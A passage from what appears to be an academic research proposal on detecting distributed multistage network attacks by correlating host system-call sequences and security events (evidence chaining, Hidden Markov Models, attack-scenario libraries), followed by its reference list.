While individually and in most combinations high-level functions are benign and are commonly implemented by most legitimate processes, certain combinations of these functions result in self-replication of a computer program, indicative of malicious behavior. Specific combinations indicative of various forms of misuse and security violations could be defined as well. Therefore, establishing the logical sequence (chaining) of these high-level functions facilitates the detection of local attacks. Again, proper utilization of the attributes of the involved system calls provides the chaining conditions. Based on the PIs' prior success in the detection of self-replication behavior using sequences of system calls at run-time, it is proposed to continue this effort to search for a broad class of known malicious behaviors at the host level. Leveraging the same capabilities developed in the processing of systems calls for the detection of malicious behavior, it is proposed to develop functional behavior profiles of *legitimate* applications and services running on the hosts. These profiles will be based on the identification of program functional blocks derived from raw system call sequences utilizing known interrelationships among their parameters. At runtime, processes will be verified against the corresponding profile to detect deviations from legitimate behavior, which could indicate that the process has been subverted for malicious purposes.

Additionally, the opportunity to correlate high-level functions by using Hidden Markov Chains will be explored. In this approach, states of the process would be high-level functions and emissions would be system calls. Having models of high-level functions and attack scenarios, we can derive transition and emission matrices. The probabilistic nature of Markov Models would reflect the uncertainty due to unknown attack scenarios.

Spatial correlation of security events (evidence chaining) into a distributed attack scenario

While monitoring system calls within a particular host computer is very informative, it does not allow one to see the "big picture" of the network operation at large which is important in the case of a distributed attack. We suggest that security events (such as high-level functions and local attack alerts) detected at particular hosts by monitoring and analysis of system calls be reported to a server for consequent analysis. This analysis will be aimed at the

- Detection of several host computers running the same process almost simultaneously that provides an early manifestation of a developing computer epidemic
- Detection of the "entry point" of the attack based on the fact that information reported to the server comes with a time mark and the host ID that describes the attack dynamics and facilitates the vulnerability analysis of the network
- Revealing high-level interaction between hosts to detect anomalies in the traffic and connectivity patterns indicative of malicious inter-host communication. Data mining techniques along with graph theory can be used to model normal pattern and reveal deviations.

It could be seen that the evidence chaining implies mapping local attacks scenarios, discovered at individual hosts, onto the malicious communication pattern, thus resulting in an accurate assessment of the global attack scenario. This task will utilize an attack connectivity library containing some basic rules pre-defined by experts. Should a particular chain of local attacks be found to be consistent with the connectivity rules, it will be considered as a global attack. Then an effort to reconstruct the global attack scenario would be made ultimately revealing the goals and resources of the attacker.


It should be understood that since direct reporting system call information from hosts to the server would definitely overload the communication channels of the network and processing system calls in a centralized fashion would constitute an excessive volume of computation for the server, the described analyses naturally imply distributed data mining [42].

Temporal correlation of security events (evidence chaining) into a distributed multistage attack scenario

According to experts, the number of conceptually distinct multistage attack scenarios is defined by the existing network infrastructure and is inherently finite. However, the number of possible variations of


attacks is unlimited since existing network vulnerabilities can be exploited in different ways. Consequently, we propose to establish a number of basic classes or scenarios of distributed multistage network attacks utilizing expert knowledge. Every class would encompass known variations of attacks implementing the same or similar scenarios. Each attack class would be defined by corresponding chains of high-level functions implemented both in the spatial and temporal domains providing the framework for evidence chaining. Then a succession of "big pictures" observed over some (moving) time period will be subjected to classification analysis, matching them to the established graphs of attack classes. While the exact match is very unlikely to be achieved, a special distance function will be calculated providing a quantitative representation of the match between the observed chains of security events and (at least initial) fragments of the attack graphs. This will result in hypothesis generation aiming at the detection of distributed multistage attacks (if any) and recognition of the attack scenario.

The following figure illustrates the concept of the proposed system



The software component responsible for monitoring, aggregation and analysis of system calls at the host level is the highly successful Dynamic Code Analyzer developed by the PIs for the detection of the self-replication activity [34], [35]. The unit performs simultaneous monitoring of all processes executed by the computer, forms sequences of system calls and extracts, if any, known patterns of malicious activities such as self-replication. In addition to expanding the search for malicious activity beyond self-replication, the unit will also dynamically extract the "signature" from each running process to be compared to known signature models. All of this information is aggregated and transmitted to the server for correlation and storage.

The concept of extraction of security events at the host level, aggregating them in the "big picture" representing the network operation at large, and matching the sequence of "big pictures" to basic classes of attack scenarios stored in a library is illustrated below.



The novelty of the proposed effort is in the application of KDD / Data Mining technologies for processing system call data with full utilization of system call attributes to facilitate “evidence chaining” on the host and server levels.

The proposed project will result in a fully operational prototype of a system, demonstrating the full potential of KDD / Data Mining for early detection/mitigation of distributed multistage information attacks thus enhancing the security of computer networks.

5 REFERENCES

1. S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff. A Sense of Self for Unix Processes, In Proceedings of 1996 IEEE Symposium on Computer Security and Privacy (1996).
2. S. Forrest, S. Hofmeyr and A. Somayaji, Computer Immunology, Comm. of ACM 40(10), 1997.
3. V. Skormin et al., “BASIS: A Biological Approach to System Information Security”, Proceedings of the International Workshop Mathematical Methods, Models and Architectures for Computer Network Security, Lecture Notes in Computer Science, Vol. 2052, Springer Verlag, pp.127-142, 2001
4. S.A. Hofmeyr, S. Forrest, A. Somayaji, Intrusion Detection using Sequences of System Calls, Journal of Computer Security, 1998
5. J. Kephart, "A Biologically Inspired Immune System for Computers", in Artificial Life IV: Proceedings of the Fourth International Workshop on the Synthesis and Simulation of Living Systems, edited by Rodney A. Brooks and Pattie Maes, MIT Press, Cambridge, Mass., 1994. pp. 130-139.
6. J. O. Kephart, S. R. White, and D. M. Chess, "Epidemiology of Computer Viruses", IEEE Spectrum, March 1993, Cover and pp 20-26
7. Bretscher, P. and Cohn, M. 1970. A theory of self–non-self discrimination. Science 169:1042
8. F. Cohen, “On the Implications of Computer Viruses and Methods of Defense”, Computers and Security, V7#2, 1988
9. F. Cohen, “Models of practical defenses against computer viruses”, Computers & Security, vol. 8, 1989

10. Tarakanov, A., Skormin, V., Sokolova, S., "Immunocomputing. Theory and Applications", 210 pp, Springer-NY, 2003.
11. Skormin, V., Summerville, D., Moronski, J., “Detecting Malicious Codes by the presence of their Gene of Self-Replication”, “Computer Network Security”, Lecture Notes in Computer Science, Volume 2776, Springer, 2003
12. Fu, K.S., “Syntactic Methods in Pattern Recognition”, Academic Press Inc., NY, 1974.
13. P. Szor, “The art of Computer Virus Research and Defence”, Symantec Press, 2005
14. Symantec Security Response, http://securityresponse.symantec.com/avcenter/venc/data/w32.chiton.gen.html
15. *B.Gerçek,* “How does an antivirus work”, Symantec Europe, http://www.symantec.com/region/reg_eu/resources/antivirus.html
16. Ludwig, M.A., “The Giant Black Book of Computer Viruses”, 2nd Ed., American Eagle Publications, 1998
17. Russinovich M.E., Solomon, D.A., “Microsoft Windows Internals, Fourth Edition: Microsoft Windows Server 2003, Windows XP, and Windows 2000”, Microsoft Press, 2005.
18. Nebbett, G., “Windows NT/2000 Native API Reference”, Macmillan Technical Publishing, IN, 2000.
19. Jiang N., Hua K., and Sheu S. Considering Both Intra-pattern and Inter-pattern Anomalies in Intrusion Detection. Proc. Intl. Conf. Data Mining, 2002
20. Sekar R., Bendre M., Dhurjati D., Bollineni P. A Fast Automaton-based Method for Detecting Anomalous Program Behaviors. IEEE Symposium on Security and Privacy, 2001.
21. Ghosh A., Schwartzbad A. “A Study in Using Neural Networks for Anomaly and Misuse Detection”, 1999 USENIX Security Symposium.
22. Poor, H.V., “An Introduction to Signal Detection and Estimation”, 2nd Ed., Springer, 1994.
23. Skormin, V., Summerville, D., Moronski, J., McGee D., “Biological Approach to System Information Security (BASIS): A Multi-Agent Approach to Information Security”, Lecture Notes in Computer Science, Volume 2691, Springer-Verlag Heidelberg, 2003
24. Weaver, N., Paxson, V., Staniford, S., Cunningham, R., “A Taxonomy of Computer Worms”, Proc. ACM CCS Workshop on Rapid Malcode, October 2003.
25. Kienzle, D., Elder, M., "Recent Worms: A Survey and Trends", Proc. ACM Workshop on Rapid Malcode, October 2003
26. Aho, A.V., Sethi, R., Ullman, J.D., “Compilers: Principles, Techniques, and Tools”. Addison-Wesley, 1986
27. ClearParse SDK Programmer’s Guide, ClearParse SDK documentation, 2003
28. Grune, D., Jacobs, J.H., “Parsing Techniques: A Practical Guide”, Ellis Horwood, 1990
29. Whalley, I., Arnold, B., Chess, D., Morar, J., Segal, A., Swimmer, M., “An Environment for Controlled Worm Replication and Analysis”, IBM TJ Watson Research Center, Sept 2000
30. Weaver, N., Paxton, V., “A worst case worm”, 3rd Annual Workshop on Economics and Information Security (WEIS04), May 13–14, 2004 University of Minnesota, Digital Technology Center
31. Schechter, S.E., Smith, M.D., “Access for Sale: A New Class of Worm,” The ACM CCS Workshop on Rapid Malcode (WORM 2003), Washington, DC, October 2003.
32. Ellis, D., “Worm anatomy and model”, Proc. ACM CCS Workshop on Rapid Malcode, October 2003
33. Arnold, W., Tesauro, G., “Automatically Generated Win32 Heuristic Virus Detection”, Virus Bulletin Conference, 2000
34. Tarakanov, A., Skormin, V., Sokolova, S., "Immunocomputing. Theory and Applications", 210 pp, Springer-NY, 2003.
35. V. Skormin, A. Volynkin, D. Summerville and J. Moronski, “In the Search of the "Gene of Self-Replication" in Malicious Codes”, Proceedings of the 2005 IEEE Workshop on Information Assurance and Security, United States Military Academy, West Point, NY.
36. V. Skormin, A.Volynkin, D. Summerville, J. Moronski, “Prevention of Information Attacks by Run-Time Detection of Self-Replication in Computer Codes”, Proceedings of the International Workshop

Mathematical Methods, Models and Architectures for Computer Network Security, Lecture Notes in Computer Science, Springer Verlag, 2005.
37. Skoudis, E.,"Malware - Fighting Malicious Code", Prentice Hall PTR, Upper Saddle River NJ, 2004.
38. Kasperski Labs, "Win32.Bogus.4096", http://www.avp.ch/avpve/newexe/win32/bogus.stm
39. Common Malware Enumeration Initiative http://cme.mitre.org/
40. J. Mirkovic and P. Reiher. A Taxonomy of DDoS Attacks and Defense Mechanisms. ACM CCR, April 2004.
41. S. Kumar, Ee Spafford. A Taxonomy of Common Computer Security Vulnerabilities based on their Method of Detection. Technical report, Purdue University, 1995.
42. A. Lakhina, M. Crovella, and C. Diot. Characterization of Network-Wide Anomalies in Traffic Flows. Technical Report BUCS-2004-020, Boston University, 2004.
43. V. Gorodetski, J. Liu, V. Skormin (eds.), *Autonomous Intelligent Systems: Agents and Data Mining: International Workshop AIS-ADM 2005*, Lecture Notes in Artificial Intelligence, Vol. 3505, New York: Springer, 2005
44. V. Skormin, A.Volynkin, D. Summerville, J. Moronski, "Prevention of Information Attacks by Run-Time Detection of Self-Replication in Computer Codes", will appear in the Journal of Computer Security